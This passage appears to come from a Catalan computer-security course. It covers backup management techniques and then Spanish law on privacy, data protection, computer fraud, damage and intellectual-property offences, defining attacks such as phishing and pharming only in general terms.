- **Metadades de fitxers**: per tal de restaurar l'entorn de treball original d'un usuari, també cal fer una còpia de seguretat dels permisos sobre els fitxers, les ACL, els propietaris i els grups als quals pertanyen els fitxers i altres metadades.
- **Metadades del sistema**: els diferents sistemes operatius tenen diferents maneres de desar la configuració del sistema. En el cas de Windows, es desa aquesta informació en el registre del sistema, que és més difícil de restaurar que un fitxer normal.

Cal dir que hi ha programari específic que permet la creació de la imatge de tot un disc dur; fent això, totes les metadades que hem enumerat en aquest mateix apartat queden desades dins d'aquesta imatge.

2.2.4 Manipulació de les dades i optimització de la seva gestió

Per tal d'optimitzar el procés de creació de còpies de seguretat i augmentar-ne tant la velocitat, la seguretat i la utilització dels mitjans d'emmagatzematge, hem de manipular d'alguna manera les dades amb què treballem. Per fer-ho podem emprar diferents tècniques:

- **Compressió**: podem fer servir diferents esquemes per reduir l'espai que ocupen les dades en els mitjans d'emmagatzematge en què creem les còpies de seguretat. Sovint el mateix programari de creació de còpies de seguretat ens ofereix la possibilitat de fer aquesta compressió utilitzant algorismes i formats estàndards com ara zip, 7z, rar... De vegades, però, és el mateix maquinari que serveix per fer les còpies de seguretat qui la implementa, com, per exemple, en el cas d'alguns dispositius de cinta.
- **Eliminació de les duplicacions**: quan hem de fer còpies de seguretat de sistemes semblants, de vegades hi ha el risc potencial de tenir redundància excessiva en les dades desades. Per exemple, si volem fer una còpia de seguretat d'un conjunt d'estacions de treball amb el mateix sistema operatiu, segurament hi haurà un conjunt de fitxers que serà el mateix en tots els casos. El repositori de dades en què guardem la còpia de seguretat només cal que

desi aquests fitxers un sol cop. Aquesta tècnica es pot aplicar a escala de fitxer o fins i tot a escala de blocs de dades, la qual cosa redueix dràsticament l'espai necessari. Aquest procés d'eliminació de les duplicacions de dades, idealment l'ha de resoldre un ordinador abans d'enviar la informació al mitjà d'emmagatzematge utilitzat per a la creació de les còpies de seguretat. Si el procés de còpia de seguretat es fa utilitzant una xarxa, això també redueix molt l'amplada de banda necessària per enviar les dades al lloc on fem la còpia de seguretat.

- **Duplicació**: de vegades, les còpies de seguretat es dupliquen en un segon mitjà d'emmagatzematge per tal d'augmentar-ne encara més la seguretat davant d'una pèrdua d'informació eventual.

- **Encriptació**: els mitjans d'emmagatzematge d'alta capacitat presenten un risc important en cas que es perdin o siguin robats, perquè la informació pot anar a parar a mans no desitjades. Per tal d'evitar aquests problemes podem procedir a l'encriptació de les dades. Tot i així, l'encriptació té algun inconvenient, ja que és un procés que ocupa molt intensivament la utilització del processador i pot reduir la velocitat de creació de còpies de seguretat. A més a més, un cop les dades estan encriptades, és més difícil comprimir-les. Per això, sovint es fa el procés invers: de primer, es comprimeix la informació que volem desar i, després, s'encripta. És important remarcar que, si la política de gestió de claus d'encriptació no és efectiva, tot el procés d'encriptació no serà efectiu.

- **Multiplexació**: quan hi ha molts ordinadors dels quals hem de fer una còpia de seguretat i el nombre de mitjans d'emmagatzematge per fer-ne la còpia és inferior, podem utilitzar un sol mitjà d'emmagatzematge per desar diverses còpies de seguretat de manera simultània. Això és la multiplexació.

- **Refactorització**: el procés de reorganització dels conjunts de còpies de seguretat en un repositori es coneix amb el nom de *refactorització*. Si, per exemple, un sistema de còpies de seguretat utilitza una sola cinta diàriament per desar les còpies de seguretat incrementals per a tots els ordinadors protegits, restaurar un d'aquests ordinadors podria requerir una gran quantitat de cintes. La refactorització podria, en aquest cas, consolidar les còpies de seguretat d'un sol ordinador en una sola cinta. Això és molt útil per a sistemes que fan còpies de seguretat incrementals d'una manera contínua.

- **Creació i gestió de fases del procés de còpia**: de vegades les còpies de seguretat s'envien en una fase inicial a un disc dur convencional abans de copiar-les en una cinta. Aquest procés el podríem anomenar *DADAC* (disc a disc a cinta). Aquesta tècnica pot ser útil quan la velocitat a la qual el sistema al final de la cadena pot rebre dades és lenta, ja que sovint l'origen d'aquestes dades les pot enviar més ràpidament. També serveix per crear una centralització per a la implantació d'altres tècniques de manipulació de dades.

2.3 Gestió del procés de creació de còpies de seguretat

La creació d'una còpia de seguretat és un procés; per tant, a mesura que les dades de les quals hem fet una còpia de seguretat es modifiquen, cal actualitzar aquestes còpies. Tots els tipus d'usuaris, tant en l'àmbit domèstic com en l'àmbit empresarial, necessiten protegir les seves dades, malgrat la freqüència i la magnitud de les còpies de seguretat és diferent. Tot i així, comparteixen les mateixes limitacions i els mateixos objectius. Per tant, sigui qui sigui el que faci les còpies de seguretat, necessiten tenir la certesa que el procés s'ha completat correctament.

Incidents relacionats amb les còpies de seguretat

- El 1996, en un incendi a la seu central del banc Credit Lyonnais, a París, els administradors de sistemes van entrar a l'edifici en flames per rescatar les cintes en què hi havia les còpies de seguretat, perquè no tenien còpies fora de l'edifici. Molts arxius i dades es van perdre.
- El Banc d'Amèrica, Time Warner, Citigroup i d'altres organitzacions han patit robatoris o pèrdues de cintes amb còpies de seguretat durant els anys 2005 i 2006.
- El 3 de gener del 2008 un servidor de correu d'una companyia de telecomunicacions nòrdica va fallar i es va descobrir que la darrera còpia de seguretat s'havia fet el 15 de desembre anterior. Més de 3.000 usuaris es van veure afectats.

2.3.1 Objectius de les còpies de seguretat

Els objectius de la creació de les còpies de seguretat són els següents:

- **Recuperació d'un determinat punt temporal**: consisteix a recuperar les dades en un moment determinat del temps en el qual s'ha creat la còpia. Per tant, és com si tiréssim enrere en el temps, just en el moment anterior a la pèrdua de dades. Com més recent sigui el moment del temps al qual vulguem tirar enrere quan es produeixi una pèrdua de dades, més gran haurà de ser la freqüència de les còpies de seguretat.
- **Seguretat de les dades:** a més a més de preservar les dades dels usuaris del sistema informàtic, també les hem de protegir d'accessos no autoritzats d'altres persones. Les còpies de seguretat s'han de portar a terme de manera que, en cas que els fitxers originals tinguin assignats uns permisos determinats, es mantinguin. Això es pot fer mitjançant l'encriptació i utilitzant una política adequada per a la manipulació dels suports físics en què hem fet la còpia de seguretat.

2.3.2 Limitacions

A l'hora de fer les còpies de seguretat, hem de tenir en compte tot un seguit de limitacions:

- **Finestra de còpies de seguretat**: són els períodes de temps en els quals es fa la còpia de seguretat. Habitualment les còpies de seguretat es fan en el moment en què el sistema té una utilització més baixa, de manera que el procés de còpia interfereixi mínimament en el funcionament normal del sistema. Les còpies de seguretat s'han de planificar de manera que els usuaris del sistema no en quedin gaire afectats. Si la duració de la creació

de la còpia de seguretat es prolonga massa temps cal decidir si cal aturar el procés o deixar que acabi.

- **Impacte en el rendiment**: qualsevol procés de creació d'una còpia de seguretat té un impacte en el sistema del qual creem aquesta còpia, perquè mentre duri el disc dur del sistema estarà ocupat fent operacions de lectura de les dades que volem desar.
- **Cost del maquinari, programari i feina**: tots els mitjans d'emmagatzematge tenen una capacitat limitada i tenen un cost determinat. Cal intentar preveure la capacitat d'emmagatzematge que necessitarem per portar a terme el nostre esquema de creació de còpies de seguretat. També cal tenir en compte el cost del programari específic per fer còpies de seguretat, en cas que aquest sigui de pagament.
- **Amplada de banda de xarxa**: els sistemes de còpia de seguretat distribuïts utilitzen diferents ordinadors, discos durs, NAS o altres elements que requereixen una xarxa per comunicar-se entre ells. Per tant, quan es crea la còpia de seguretat, això pot implicar una utilització intensiva de la xarxa, de manera que en redueixi el rendiment per a altres usos.

2.3.3 Implementació

Assolir els objectius definits per a la creació de les còpies de seguretat, tenint en compte les possibles limitacions, de vegades és una tasca força difícil. Tot i així, hi ha un seguit d'eines i de polítiques que ens poden ajudar a aconseguir aquest assoliment d'objectius:

- **Planificació**: utilitzant un planificador de tasques, es pot millorar molt la fiabilitat i la consistència de les còpies de seguretat, ja que s'elimina la possibilitat d'error que pot introduir una persona. Gairebé tot el programari de creació de còpies de seguretat implementa aquesta funcionalitat.
- **Autenticació**: cal que els usuaris que fan les còpies de seguretat s'autentiquin en algun moment del procés de creació de còpies de seguretat per evitar que persones no autoritzades tinguin accés a informació que ha de ser protegida d'accessos indeguts.
- **Cadena de confiança**: sovint les còpies de seguretat es fan en suports físics que es poden transportar i, per tant, només hi han de tenir accés persones o empreses de confiança, per tal de protegir la seguretat de les dades copiades.

2.3.4 Mesura i monitoratge del procés

Per tal d'assegurar-se que l'esquema de còpies de seguretat funciona correctament, necessitem monitorar aspectes claus del procés i desar un historial d'aquest procés.

Hem de tenir en compte els factors següents:

- **Validació de les còpies de seguretat**: és el procés mitjançant el qual podem saber com s'ha portat a terme la còpia de seguretat de les dades. Aquest procés és el mateix que es portaria a terme per validar altres processos dins de la mateixa empresa o en altres empreses. Com que les empreses cada vegada tenen més dependència de la creació de còpies de seguretat per tal d'assegurar-ne la continuïtat, encarreguen a entitats externes que verifiquin la viabilitat i l'eficiència dels seus processos de còpies de seguretat.

- **Creació d'informes**: a més a més de la creació d'historials generats per l'ordinador, els registres d'activitat i de canvis són útils per monitorar la creació de còpies de seguretat.

- **Validació**: sovint, molts programes de creació de còpies de seguretat fan servir *checksums* o *hashes*, és a dir, operacions basades en suma de bits a partir de les dades desades en les còpies de seguretat per assegurar-se la integritat i la correcció de les dades guardades. Això ofereix diversos avantatges; de primer, en podem verificar la integritat sense haver de restaurar l'arxiu original (només cal el que hem creat amb la còpia), perquè la suma de bits (*checksum*) es calcula a partir del fitxer original. A més a més, alguns programes de creació de còpies de seguretat poden fer servir sumes de bits per tal d'evitar còpies redundants de fitxers i millorar la velocitat de còpia. Això és fonamental en el procés de desduplicació (eliminació de còpies redundants).

2.4 Altres consideracions

Les còpies de seguretat i els sistemes de còpies de seguretat es poden confondre amb sistemes amb tolerància a errors i arxius històrics de dades.

Les còpies de seguretat es diferencien dels arxius històrics de dades en el fet que els primers són còpies secundàries i, en canvi, els arxius històrics es poden reutilitzar en un futur. Els sistemes de còpies de seguretat es diferencien dels sistemes tolerants a errors en el fet que els primers assumeixen que en algun moment es produirà un error i, en el cas dels segons, assumeixen que no se'n produirà cap.

A més a més d'això, hauríem de tenir en compte alguns consells:

- Com més important siguin les dades que emmagatzemem en un ordinador, més gran és la necessitat de crear-ne còpies de seguretat.

- Un sistema de còpies de seguretat només és útil si tenim una estratègia de restauració de les dades planificada prèviament.

- No és aconsellable desar les còpies de seguretat físicament a prop del sistema del quan hem fet la còpia, perquè en el cas d'algun desastre com

ara foc, inundacions o alteracions del corrent elèctric, es podrien provocar danys en les còpies de seguretat.

- Cal automatitzar la creació de còpies de seguretat, perquè les còpies manuals són subjectes a error.
- Cal mirar d'emmagatzemar les dades copiades en formats estàndard o oberts per contribuir al procés de recuperació, en cas que el programari de creació de còpies de seguretat quedi obsolet.
- Les còpies de seguretat de vegades fallen i, per tant, cal una estratègia de monitoratge i de validació per tal d'assegurar-nos que les còpies fetes són correctes.

Legislació de seguretat i protecció de dades

Miquel Colobran Huguet i Josep Ma. Arqués Soldevila

Seguretat informàtica

Índex

Introducció

L'ús creixent de les tecnologies a les organitzacions, la qual cosa les converteix en imprescindibles per a la gestió de qualsevol activitat, comporta un augment del volum d'informació emmagatzemat dins dels sistemes informàtics. Algunes d'aquestes dades, molt probablement, contindran informació relacionada amb l'esfera personal o íntima de treballadors o persones.

Una gestió incorrecta d'aquesta informació pot ocasionar sancions (multes) o un comportament que contravingui la llei (accions il·legals).

Al llarg d'aquest mòdul heu treballat diversos conceptes tècnics relacionats amb la seguretat informàtica. En aquesta unitat, però, veureu que amb els aspectes tècnics no n'hi ha prou per garantir o satisfer tots els requisits de seguretat d'un sistema informàtic. La legislació, el marc jurídic, és absolutament vital en aquest sentit. No és que la legislació s'adapti a la tecnologia, sinó més aviat al contrari: els usos i la implantació dels sistemes informàtics són condicionats per la normativa vigent (que, a més, sol tenir les seves peculiaritats a cada país). En aquesta unitat aprendreu que no tot allò que us permet fer la tecnologia és legal i que les conseqüències de no adequar els sistemes informàtics a la legislació poden ser molt greus.

En l'apartat "Legislació i normes sobre seguretat i protecció de dades", s'estudien els elements més estretament relacionats amb la informàtica i amb l'àmbit jurídic que poden ser causa de conductes il·legals. El fet de conèixer-los us permetrà prevenir-los, detectarlos i evitar-los. Malgrat no ser l'objectiu d'aquesta unitat formativa, podeu trobar una definició més acurada dels termes jurídics en el "Glossari" del web.

En l'apartat "Plans de manteniment i administració de la seguretat", s'estudien aspectes relatius a la protecció de dades i se'n justifica la importància. Es desenvolupa la normativa existent i s'analitza com afecta l'operativa diària, tant des del punt de vista informàtic com des del punt de vista de l'organització. Tot seguit veureu algunes regles que us ajudaran a detectar situacions en què no s'aplica correctament i com es poden millorar aquests escenaris.

Al llarg de tota la unitat us adonareu que les dades que facin referència a aspectes d'una persona (econòmics, salut, domicili, sociològics...) s'han de gestionar amb una cura especial. També se'ns farà clar que la legislació ha estat conscient d'aquest problema i que, per aquest motiu, hi ha moltes normes –com, per exemple, la Llei orgànica de protecció de dades personals i garanties dels drets digitals (LOPDGD)– que regulen aquests aspectes.

Per tot el que acabem d'esmentar, creiem que aquesta unitat reflecteix aspectes essencials dins de l'àmbit de la seguretat informàtica, ja que és la base per conèixer com s'interrelaciona la informàtica amb el seu entorn, i també les obligacions que

persones i organitzacions han de seguir per adequar-se a les normes establertes. És una unitat tant teòrica com pràctica.

Per treballar els continguts d'aquesta unitat és convenient fer les activitats i els exercicis d'autoavaluació, i també llegir els annexos.

Resultats d'aprenentatge

En finalitzar aquesta unitat l'alumne/a:

1. Reconeix la legislació i normativa sobre seguretat i protecció de dades analitzant les repercussions del seu incompliment.
    - Descriu la legislació sobre protecció de dades de caràcter personal.
    - Determina la necessitat de controlar l'accés a la informació personal emmagatzemada.
    - Identifica les figures legals que intervenen en el tractament i manteniment dels fitxers de dades.
    - Contrasta l'obligació de posar a la disposició de les persones les dades personals que els concerneixen.
    - Descriu la legislació actual sobre els serveis de la societat de la informació i comerç electrònic.
    - Contrasta les normes sobre gestió de seguretat de la informació, en especial les referents al correu electrònic.
    - Realitza actualitzacions periòdiques dels sistemes per corregir possibles vulnerabilitats.
    - Verifica que les llicències d'ús dels components de programari compleixen la legislació vigent.
    - Descriu els plans de manteniment i d'administració de seguretat.

1. Legislació i normes sobre seguretat i protecció de dades

D'una manera intuïtiva, tots coneixem l'existència d'un conjunt de normes jurídiques que regulen les conductes constitutives de delicte, i també les sancions previstes en aquestes situacions (algunes poden ser fins i tot privatives de llibertat). El recull legislatiu aplicable en aquest tipus de matèria s'anomena **Codi penal**. Cada país disposa de les seves pròpies normes i, per tant, és possible que variïn d'un país a un altre.

El delicte...

... es defineix com una conducta típica (tipificada per la llei), antijurídica (contrària a dret), culpable i punible. Implica una conducta infraccional del dret penal, és a dir, una acció o una omissió tipificades i penades per la llei.

És molt important conèixer l'essència de la normativa que afecta l'ús de les tecnologies, ja que, amb independència de la nostra voluntat, condiciona l'ús de les tecnologies, tant des del punt de vista del treballador tècnic, com del de l'usuari d'un ordinador d'una llar qualsevol.

Límits tècnics i legals

El límit de velocitat d'un cotxe no és imposat per límits tècnics, sinó per normes legals. De fet, hi ha limitadors per evitar que la tecnologia pugui ultrapassar el límit fixat per la legislació.

1.1 El delicte informàtic

El **delicte informàtic** no apareix explícitament definit en l'actual Codi penal (1995), ni en les reformes posteriors (Llei 15/2003) que se n'han fet i, per tant, no es podrà parlar de *delicte informàtic* pròpiament dit, sinó de delictes fets amb l'ajut de les noves tecnologies, en els quals l'ordinador s'usa com a **mitjà d'execució** del delicte (per exemple, l'enviament d'un correu electrònic amb amenaces), o bé com a **objectiu** d'aquesta activitat (per exemple, una intrusió en un sistema informàtic).

La legislació del nostre país encara presenta buits pel que fa als mal anomenats *delictes informàtics*, de manera que tan sols oferirem un seguit de directrius bàsiques, més aviat relacionades amb el sentit comú, que no pas amb la normativa complexa que es va generant entorn de l'aplicació de les noves tecnologies.

Una intrusió consisteix en un accés no autoritzat a un sistema informàtic.

El vessant tecnològic o científic dels estudis d'informàtica sovint deixa de banda el vessant social de l'aplicació dels avenços que es van produint en aquestes disciplines. Conseqüentment, els usuaris i tècnics d'un sistema informàtic poden ser molt competents en el seu treball, però és més que probable que tinguin molts dubtes a l'hora d'abordar problemes com els següents:

El Codi penal de 1995...

... es divideix, a grans trets, en un títol preliminar i tres llibres. Conté 639 articles, els quals recullen totes les conductes susceptibles de ser sancionades pel Codi penal.

- Si el meu cap em demana que li mostri el contingut de la bústia de correu personal d'un treballador, tinc l'obligació de fer-ho?
- Puc entrar a la bústia de correu electrònic d'un amic?
- Uns intrusos han modificat la pàgina web de l'empresa en què treballo. Aquest fet és denunciable? A qui ho he de denunciar?

- El sistema informàtic de la feina emmagatzema dades de caràcter personal (com, per exemple, el nom, els cognoms, l'adreça i el DNI dels treballadors). Cal protegir aquestes dades amb alguna mesura de seguretat determinada?
- Puc penjar a Internet una pàgina web amb les fotografies i logotips del meu grup de música preferit?
- Puc descarregar lliurement qualsevol arxiu de música de la Xarxa?

Segurament, cap dels exemples descrits no us representa cap mena de dificultat tècnica. No obstant això, cal que tingueu molt present que, si bé no totes les accions vistes són constitutives de delicte, totes elles poden tenir conseqüències importants. Així, doncs, haureu de ser molt conscients que no hi ha una línia d'actuació única i que cal ser molt prudent a l'hora d'enfrontar-nos amb aquest tipus de problemes, ja que **no tot allò que és tècnicament possible és legal**, i, sobretot, cal que tingueu en compte que el desconeixement de les normes no exonera de responsabilitat (penal o no) el treballador informàtic.

1.2 El Codi penal i les conductes il·lícites vinculades a la informàtica

El nostre Codi penal és especialment sever amb la protecció dels drets fonamentals i les llibertats públiques, recollits en el títol I de la Constitució. Aquests drets i llibertats són inherents a la condició de persona i, per aquest motiu, gaudeixen d'una protecció tan especial.

La Constitució (1978) és la norma fonamental de l'Estat, superior a la resta de lleis i a qualsevol tipus de norma.

Un dels articles de la Constitució més directament relacionat amb la pràctica informàtica (tant des del punt de vista tècnic, com del simple usuari), és l'article 18, el qual reconeix el **dret a la intimitat**. Han de ser objecte de protecció no sols l'àmbit íntim de l'individu, sinó també l'esfera familiar i domiciliària.

Podeu trobar una descripció de l'estructura (i la seva divisió en articles) de la Constitució en el "Glossari" del web.

Article 18 CE

1. Es garanteix el dret a l'honor, a la intimitat personal i familiar i a la pròpia imatge.
2. El domicili és inviolable. No s'hi pot entrar ni fer-hi cap escorcoll sense el consentiment del titular o sense resolució judicial, llevat del cas de delicte flagrant.
3. Es garanteix el secret de les comunicacions i, especialment, de les postals, telegràfiques i telefòniques, excepte en cas de resolució judicial.
4. La llei limita l'ús de la informàtica per tal de garantir l'honor i la intimitat personal i familiar dels ciutadans i el ple exercici dels seus drets.

Per tal de consultar la Constitució en català podeu consultar la secció "Adreces d'interès" del web.

1.2.1 Delictes contra la intimitat

Una part molt important dels delictes produïts entorn de la informàtica s'ubica dins de la tipificació dels **delictes contra la intimitat**. Sovint, els autors d'aquestes

conductes no són conscients de la importància dels béns protegits per la llei i no s'adonen de les conseqüències de les seves accions fins que ja és massa tard.

Els delictes contra la intimitat són recollits en l'article 197.1 de l'actual Codi penal (d'ara endavant, CP). Com a conseqüència de l'assimilació de la **intercepció del correu electrònic** amb la **violació de la correspondència**, aquest article disposa que les conductes següents són constitutives de delicte:

- L'apoderament de papers, cartes, **missatges de correu electrònic** o qualsevol altre document o efectes personals.
- La **intercepció de les telecomunicacions**.
- La utilització d'artificis tècnics d'escolta, transmissió, gravació o reproducció de so, o de qualsevol altre senyal de comunicació.

Per ser constitutives de delicte, aquestes activitats s'han de produir **sense el consentiment de la persona afectada** (ni autorització judicial motivada o justificada), i amb la intenció de descobrir-ne els secrets o vulnerar-ne la intimitat.

Per tant, obrir la bústia d'un correu electrònic que no sigui el nostre propi i llegir els missatges que s'hi emmagatzemen podria esdevenir una conducta constitutiva de delicte. Cal anar amb molt de compte amb aquest tipus d'accions (tècnicament solen ser molt senzilles d'efectuar, però no per això són conductes legals) i, com a norma general, mai no s'ha de llegir cap correu electrònic que no vagi adreçat a nosaltres mateixos (ni tan sols si el nostre cap, dins de l'àmbit laboral, ens ho demana).

En el cas de la intercepció del correu electrònic dins de l'àmbit empresarial, se sol argumentar que els treballadors no poden fer ús dels mitjans de l'empresa per a qüestions personals. Moltes sentències s'han pronunciat a favor de l'empresa perquè s'entén que, efectivament, els mitjans pertanyen a l'empresa i que, per tant, no és un lloc adient per enviar i rebre missatges de caràcter privat. No obstant això, davant del dubte, cal que sempre tingueu present que els correus electrònics dels treballadors de l'empresa gaudeixen de la mateixa protecció legal, pel que fa a la intimitat, que els correus electrònics personals.

Activitats personals

Aquestes activitats personals abracen també, per exemple, l'ús dels jocs inclosos per defecte en els sistemes operatius.

Una manera útil per fer saber als usuaris d'una organització quins són els usos correctes dels mitjans de l'empresa, i les seves limitacions, consisteix en l'ús de contractes en els qual s'especifica, per exemple, quines obligacions i responsabilitats té un usuari d'un compte de correu electrònic. Si com a tècnics se'ns requereix que demostrem l'ús indegut d'algun mitjà electrònic de l'organització, sempre serà preferible usar controls tan poc lesius com sigui possible, com ara el monitoratge o el seguiment del nombre de bytes transmesos (o rebuts) per un usuari concret (per exemple, si un usuari descarrega arxius de vídeo o cançons, el nombre de bytes rebuts serà, probablement, molt més gran que el que seria si fes un ús adequat del correu).

Usurpació i cessió de dades reservades de caràcter personal

Els articles 197, 198, 199 i 200 del CP tipifiquen com a conductes delictives l'accés, la utilització, la modificació, la revelació, la difusió o la cessió de dades reservades de caràcter personal que es trobin emmagatzemades en fitxers, suports informàtics, electrònics o telemàtics, sempre que aquestes conductes les facin persones no autoritzades (conductes anomenades, genèricament, **abusos informàtics sobre dades personals**). A més de la responsabilitat penal en què poden derivar aquests tipus d'accions, també cal considerar que les dades personals s'han d'emmagatzemar i declarar segons una normativa especificada en la **Llei orgànica de protecció de dades personals i garanties dels drets digitals** (LOPDGD).

Vegeu la LOPDGD, i també una definició més acurada de *dada personal*, en l'apartat "Legislació sobre protecció de dades" d'aquesta unitat.

Pel que fa al Codi penal, explícitament es fa esment de l'agreujant d'aquestes conductes quan les dades de l'objecte del delicte són de caràcter personal que revelin ideologia, religió, creences, salut, origen racial o vida sexual. Altres agreujants que cal tenir en compte es produeixen quan la víctima és un menor d'edat o incapacitat, o bé la persona que comet el delicte és el responsable dels fitxers que hi estan involucrats. Mereix una consideració especial l'article 199.2, en el qual es castiga la conducta del professional que, incomplint l'obligació de reserva, **divulga els secrets** d'una altra persona.

> **Article 25 CP**
>
> A l'efecte d'aquest Codi es considera incapaç tota persona, se n'hagi declarat o no la incapacitació, que pateixi una malaltia de caràcter persistent que li impedeixi governar la seva persona o béns per ella mateixa.

Podeu trobar el Codi penal traduït al català en la secció "Adreces d'interès" del web.

En definitiva, el sentit comú ja ens avisa que aquestes accions poden tenir algun tipus de repercussió. El que probablement desconeixem és que se'n puguin derivar responsabilitats penals. Així, com a tècnics i usuaris de sistemes informàtics, és molt probable que tinguem accés a dades personals, sobre les quals tenim l'obligació de mantenir el secret i no cedir-les a ningú.

La revelació del secret professional és una conducta que apareix tipificada en l'article 199 del Codi penal.

1.2.2 Delicte de frau informàtic

En l'article 248.2 CP es castiga la conducta de qui, emprant qualsevol manipulació informàtica, aconsegueixi la transferència no consentida de qualsevol bé, amb ànim de lucre i perjudici sobre tercer. També apareixen en el Codi penal les **conductes preparatòries** per a la comissió de delictes de frau informàtic, les quals poden consistir, a tall d'exemple, en la fabricació, la facilitació o simplement la mera possessió de programari específic destinat a la comissió del delicte de frau informàtic.

Per exemple, l'anomenat *descaminament (pharming)* és una de les tècniques que es podrien englobar dins d'aquesta tipificació. Aquesta tècnica permet que un atacant pugui redirigir un nom de domini a una màquina diferent. Així, doncs, un usuari pot creure que accedeix al seu compte bancari via Internet, quan en

realitat el que fa és proporcionar les seves claus d'accés a l'atacant. El desencaminament està molt relacionat amb un altre terme anomenat *pesca (phishing)*. En aquest darrer cas, però, no estarem parlant d'una tècnica informàtica, sinó d'una estratègia d'**enginyeria social**, en la qual s'usa la suplantació de correus electrònics o pàgines web per intentar obtenir la informació confidencial de l'usuari. És a dir, a diferència del desencaminament, molt més tècnic, en la pesca l'usuari creu que introdueix les dades en el portal d'una entitat bancària, però en realitat és un portal diferent, amb una adreça diferent de la real. En el cas del desencaminament, l'usuari introdueix l'adreça real del portal d'Internet, però es produeix una redirecció a una màquina diferent.

L'enginyeria social...

... és la pràctica d'obtenir informació confidencial mitjançant la manipulació i l'engany dels usuaris legítims (per exemple, amb una trucada telefònica en la qual algú es fa passar per un administrador del sistema, se'ns demana la nostra contrasenya d'accés).

Tot i que la duplicació o clonació de les bandes magnètiques d'una targeta de crèdit podria semblar una operació similar a les anteriors, en realitat pot comportar conseqüències encara més greus, ja que, segons l'article 387 CP, aquesta acció es pot assimilar a un delicte de **falsificació de moneda**.

1.2.3 Delicte d'ús abusiu d'equipaments

Wi-Fi

Fixeu-vos que l'aprofitament no consentit d'una connexió Wi-Fi es podria incloure dins de l'article 256 CP. Caldria, no obstant això, acreditar el perjudici econòmic que s'ha pogut produir.

L'article 256 CP castiga l'ús de qualsevol equipament terminal de telecomunicacions sense el consentiment del titular, sempre que li ocasioni un perjudici superior a 400 euros. Aquesta quantitat va ser establerta per la Llei 15/2003.

1.2.4 Delicte de danys

Els delictes de danys, juntament amb els delictes contra la intimitat i contra la propietat intel·lectual, són, amb diferència, els que succeeixen amb més freqüència. De manera similar a com passa amb els que s'efectuen contra la intimitat de les persones, sovint els autors d'aquestes accions no són conscients de les conseqüències que poden comportar els delictes que cometen.

Segons l'**article 264 CP** el **delicte de danys** consisteix en la destrucció, l'alteració, la inutilització o qualsevol altra modalitat que impliqui el dany de dades, programari o documents electrònics emmagatzemats en xarxes, suports o sistemes informàtics.

Tal com ens podem imaginar, aquest delicte pot tenir repercussions econòmiques molt importants en les organitzacions afectades i, en conseqüència, les sancions d'aquestes accions poden comportar grans sumes de diners per a les persones implicades.

Els danys produïts en un sistema informàtic s'han de poder valorar i és essencial adjuntar-ne una valoració en el moment d'efectuar la denúncia davant d'un cos policial. La valoració dels danys és un procés complex de dur a terme i pot abraçar

diferents aspectes: cost de restauració d'una pàgina web, pèrdues en conceptes de publicitat no emesa (**lucre cessant**), o per serveis que no s'han pogut prestar, etc. A tall d'exemple, l'alteració d'una pàgina webper una persona no autoritzada és un cas de delicte de danys. Tot i que en alguns casos pugui semblar una acció innocent (i fins i tot engrescadora, dins de l'entorn dels pirates), pot comportar pèrdues de milers d'euros.

Un pirata (cracker) és una persona que fa atacs a sistemes informàtics amb finalitats destructives.

Cal dir que si bé la **intrusió** en un sistema informàtic de moment no és en si mateixa constitutiva de delicte (tot i que en breu tindrà aquesta consideració), aquests tipus d'accions se solen trobar vinculades a altres conductes que sí que ho són, com, per exemple, els delictes contra la intimitat, els danys en un sistema informàtic o els mitjans que s'hagin utilitzat per dur a terme l'accés no autoritzat (com, per exemple, la detecció o *sniffing* de contrasenyes).

Exemple de danys

L'enviament d'un virus (amb la voluntat clara de causar danys), entre altres de similars, també podria tenir la consideració de delicte de danys. Tingueu present, però, que la quantitat de 400 euros marca el llindar entre la falta i el delicte.

1.2.5 Delictes contra la propietat intel·lectual

El delicte contra la propietat intel·lectual és una de les qüestions que més interès suscita entre la comunitat informàtica, ja que està vinculat amb una de les activitats més polèmiques entorn d'Internet: la descàrrega de fitxers protegits per les lleis de la propietat intel·lectual i l'ús de programaris d'intercanvis de fitxers en xarxes d'igual a igual (anomenades també *peer-to-peer* o *P2P*).

Xarxes d'igual a igual (peer-to-peer)

En les xarxes d'igual a igual, cada node pot efectuar alhora tasques de **servidor** i de **client**. A causa de la seva natura intrínseca, les xarxes P2P són molt adequades per compartir fitxers entre tots els usuaris que la formen, els continguts dels quals poden ser (o no) protegits per les lleis de propietat intel·lectual. Sens dubte, el programari P2P més conegut per tothom (i objecte de molta controvèrsia) és l'**eMule**, basat en la xarxa **eDonkey** (2002).

Llei de propietat intel·lectual

Dins del marc jurídic no penal, la Llei de propietat intel·lectual regula la protecció de les obres literàries, artístiques i científiques.

Segons l'**article 270 CP**, les conductes relatives als delictes contra la propietat intel·lectual són aquelles en què es reprodueix, plagia, distribueix o comunica públicament, tant d'una manera total com parcial, una obra literària, artística o científica sense l'autorització dels titulars dels drets de propietat intel·lectual de l'obra.

Aquestes condicions s'apliquen independentment del suport en què s'hagi enregistrat l'obra (textos, programaris, vídeos, sons, gràfics o qualsevol altre fitxer relacionat). És a dir, els delictes relatius a la venda, la distribució o la fabricació de còpies no autoritzades de programari són delictes contra la propietat intel·lectual. No obstant això, segons la interpretació literal del Codi penal, cal que aquestes accions s'hagin efectuat amb **ànim de lucre** i en perjudici de tercers. Així, doncs, per poder aplicar aquest article resulta essencial que es pugui demostrar l'existència d'aquest lucre. Malgrat que això no pugui ser fàcilment demostrable, recordem que, de qualsevol manera, tota obra (literària, científica o artística) és protegida per uns drets de propietat intel·lectual que cal respectar, independentment de les consideracions personals que cadascú pugui tenir amb relació a aquest tema.

Permís dels titulars

No podem fer un ús lliure de la informació que es pugui trobar a Internet, com, per exemple, gràfics, animacions, logotips, fotografies, etc., sense el permís dels titulars dels drets de propietat intel·lectual.

Exemples de delictes contra la propietat intel·lectual

Vegem alguns exemples de delictes contra la propietat intel·lectual:

- Reproducció íntegra de programari i venda al marge dels drets de llicència.
- Instal·lació de còpies no autoritzades de programari en un ordinador en el moment de la compra.
- Publicació del codi font de programari (o el programari en si mateix), o altres fitxers (MP3, llibres, etc.) a Internet, al marge dels drets de llicència d'aquestes obres.
- Utilització d'una llicència de programari per només un sol ordinador per donar servei a tota la xarxa.
- Trencament dels mecanismes de protecció que permeten el funcionament correcte del programari (motxilles o *dongles*, contrasenyes i altres elements de seguretat). Aquestes tècniques reben el nom genèric de *cracking*. Així, doncs, el terme *cracker*es referirà tant a la persona que s'introdueix en un sistema amb finalitats destructives, com a la que fa *cracks* amb la intenció de trencar els mecanismes de protecció dels programaris.

